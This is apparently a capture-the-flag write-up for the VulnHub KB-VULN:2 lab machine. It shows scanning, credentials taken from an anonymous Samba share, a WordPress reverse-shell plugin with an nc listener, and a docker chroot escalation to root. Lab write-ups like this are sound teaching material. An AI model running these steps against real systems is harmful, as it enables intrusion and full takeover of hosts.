VulnHub-KB-VULN:2

Target IP Address

```
nmap -T5 192.168.1.1/24
```

IP Address: 192.168.1.8

Scanning & Enumeration

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nmap


```
nmap -A -O -p- -T5 -oN nmap.txt 192.168.1.8
```

```
[m3rc@brut3-g33579 ~]$ sudo nmap -A -T5 -p- -O -oN nmap.txt 192.168.
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-02 07:52 IST
Nmap scan report for 192.168.1.8
Host is up (0.00046s latency).
Not shown: 65530 closed ports
PORT    STATE SERVICE     VERSION
21/tcp  open  ftp         vsftpd 3.0.3
22/tcp  open  ssh         OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Li
| ssh-hostkey:
|   2048 5e:99:01:23:fe:c4:84:ef:14:55:87:da:a3:30:6f:50 (RSA)
|   256 cb:8e:e1:b3:3a:6e:64:9e:0f:53:39:7e:18:9d:8b:3f (ECDSA)
|_  256 ec:3b:d9:53:4a:5a:f7:32:f2:3a:f7:a7:6f:31:87:52 (ED25519)
80/tcp  open  http        Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP
445/tcp open  netbios-ssn Samba smbd 4.7.6-Ubuntu (workgroup: WORKGR
MAC Address: 08:00:27:00:11:46 (Oracle VirtualBox virtual NIC)
Aggressive OS guesses: Linux 2.6.32 (96%), Linux 3.2 - 4.9 (96%), Li
- 3.10 (95%), Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Net
ynology DiskStation Manager 5.2-5644 (94%), Netgear RAIDiator 4.2.28
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: Host: UBUNTU; OSs: Unix, Linux; CPE: cpe:/o:linux:linu

Host script results:
|_nbstat: NetBIOS name: UBUNTU, NetBIOS user: <unknown>, NetBIOS MAC
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.7.6-Ubuntu)
|   Computer name: kb-server
|   NetBIOS computer name: UBUNTU\x00
|   Domain name: \x00
|   FQDN: kb-server
|_  System time: 2020-10-02T02:22:35+00:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2020-10-02T02:22:35
|_  start_date: N/A

TRACEROUTE
HOP RTT     ADDRESS
1   0.46 ms 192.168.1.8
```

- 21/tcp open ftp vsftpd 3.0.3
- 22/tcp open ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.3
- 80/tcp open http Apache httpd 2.4.29
- 139/tcp open netbios-ssn Samba smbd 3.X - 4.X
- 445/tcp open netbios-ssn Samba smbd 4.7.6-Ubuntu

nikto


```
nikto -h http://192.168.1.8
```



- No interesting results

Dirbuster

- 192.168.1.8/wordpress/



Skip to content

- Sample Page

KB-VULN2

Just another WordPress site

Primary Menu

- Sample Page

Search for: Search ... Search

Hello world!

Welcome to WordPress. This is your first post. Edit or delete it, then start writing!
Learn More

Hello world!

Welcome to WordPress. This is your first post. Edit or delete it, then start writing!

Search for: Search ... Search

Recent Posts

- Hello world!

Recent Comments

- A WordPress Commenter on Hello world!

Archives


- September 2020

Categories

- Uncategorized

Meta


- The website is not configured properly




- Add

```
192.168.1.8 kb.vuln
```

- To /etc/hosts



- kb.vuln/wordpress



wpscan

> Running wpscan on kb.vuln/wordpress

```
wpscan --url http://kb.vuln/wordpress/ -e
```

```
[i] User(s) Identified:

[+] admin
 | Found By: Rss Generator (Passive Detection)
 | Confirmed By:
 |  Wp Json Api (Aggressive Detection)
 |   - http://kb.vuln/wordpress/index.php/wp-json/wp/v2/users/?per_page=100&page=1
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/
gn_up
```

- Username -> admin
- Tried to crack the password, but was unsuccessful


Enumerating Samba

```
smbmap -H 192.168.1.8
```

- We can login as **anonymous**


```
smbclient //192.168.1.8/Anonymous
```

```
dir
```




```
get backup.zip
```

- **backup.zip**




- Username -> **admin**
- Password -> **MachineBoy141**


- **login in kb.vuln/wordpress**



Exploitation

- We can upload a malicious plugin to get the shell.





> **Shell Used:** https://github.com/Im3rc/Wordpress-Reverse-Shell-Plugin

- ◦ set the IP address and Port accordingly
  - ◦ convert to zip
- Open nc to listen on the given port

```
nc -lnvp 8888
```

- Activate the plugin
- We have a reverse shell

Enumerating for Privilege Escalation

- We are www-data
- Other user in /home
  - **kbadmin**

|--User Flag--|

```
www-data@kb-server:/var/www/html/wordpress$ cd /home
cd /home
www-data@kb-server:/home$ ls
ls
kbadmin
www-data@kb-server:/home$ cd kbadmin
cd kbadmin
www-data@kb-server:/home/kbadmin$ ls
ls
note.txt
user.txt
www-data@kb-server:/home/kbadmin$ cat user.txt
cat user.txt
[redacted]
www-data@kb-server:/home/kbadmin$
```

- ## note.txt

```
www-data@kb-server:/home/kbadmin$ cat note.txt
cat note.txt
use DOCKER!
www-data@kb-server:/home/kbadmin$
```

- We can login as kbadmin using the same password of **MachineBoy141**

```
www-data@kb-server:/home/kbadmin$ python -c 'import pty; pty.spawn("/bin/bash")'
<min$ python -c 'import pty; pty.spawn("/bin/bash")'
www-data@kb-server:/home/kbadmin$ su kbadmin
su kbadmin
Password: MachineBoy141

To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

kbadmin@kb-server:~$
```

- We can use docker to spawn a root shell

```
sudo docker run -v /:/mnt --rm -it alpine chroot /mnt sh
```

```
kbadmin@kb-server:~$ sudo docker run -v /:/mnt --rm -it alpine chroot /mnt sh
sudo docker run -v /:/mnt --rm -it alpine chroot /mnt sh
Unable to find image 'alpine:latest' locally
latest: Pulling from library/alpine
df20fa9351a1: Pull complete
Digest: sha256:185518070891758909c9f839cf4ca393ee977ac378609f700f60a771a2dfe321
Status: Downloaded newer image for alpine:latest
# id
id
uid=0(root) gid=0(root) groups=0(root),1(daemon),2(bin),3(sys),4(adm),6(disk),10(uucp),11,20(dialout),26(tape),27(sudo)
#
```

Alternatively

```
sudo -l
```

- kbadmin can run all commands as sudo

```
sudo bash
```

```
root@kb-server:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@kb-server:~#
```

|--Root Flag--|

```
root@kb-server:~# cd /root
cd /root
root@kb-server:/root# ls
ls
flag.txt
root@kb-server:/root# cat flag.txt
cat flag.txt
[redacted]
root@kb-server:/root#
```
